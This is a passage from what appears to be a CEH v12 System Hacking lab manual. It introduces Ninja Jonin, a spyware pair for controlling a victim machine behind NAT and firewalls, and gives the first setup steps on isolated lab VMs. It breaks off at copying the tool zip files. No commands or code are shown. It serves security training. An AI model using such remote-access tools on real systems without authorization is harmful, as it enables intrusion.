
Task 6: Gain Access to a Remote System using Ninja Jonin

Ninja Jonin is a combination of two tools; Ninja is installed in victim machine and Jonin is installed on the attacker machine. The main functionality of the tool is to control a remote machine behind any NAT, Firewall and proxy.

Here, we will use the Ninja Jonin to gain access to the remote target machine.


Note: In this task, we will use the **Windows 11 (10.10.1.11)** machine as the host system and the **Windows Server 2022 (10.10.1.22)** machine as the target system.

1. Turn on the **Windows Server 2022** virtual machine.
2. Switch to **Windows 11** virtual machine.
3. Navigate to **E:\CEH-Tools\CEHv12 Module 06 System Hacking\Spyware\General Spyware\Ninja Jonin** and copy **Jonin-v1.1.0-win.zip** and **Ninja-v1.2.1-win.zip** files.




Module 06 – System Hacking

4. Navigate to **C:/Users/Admin/Desktop** and paste the copied zip files.

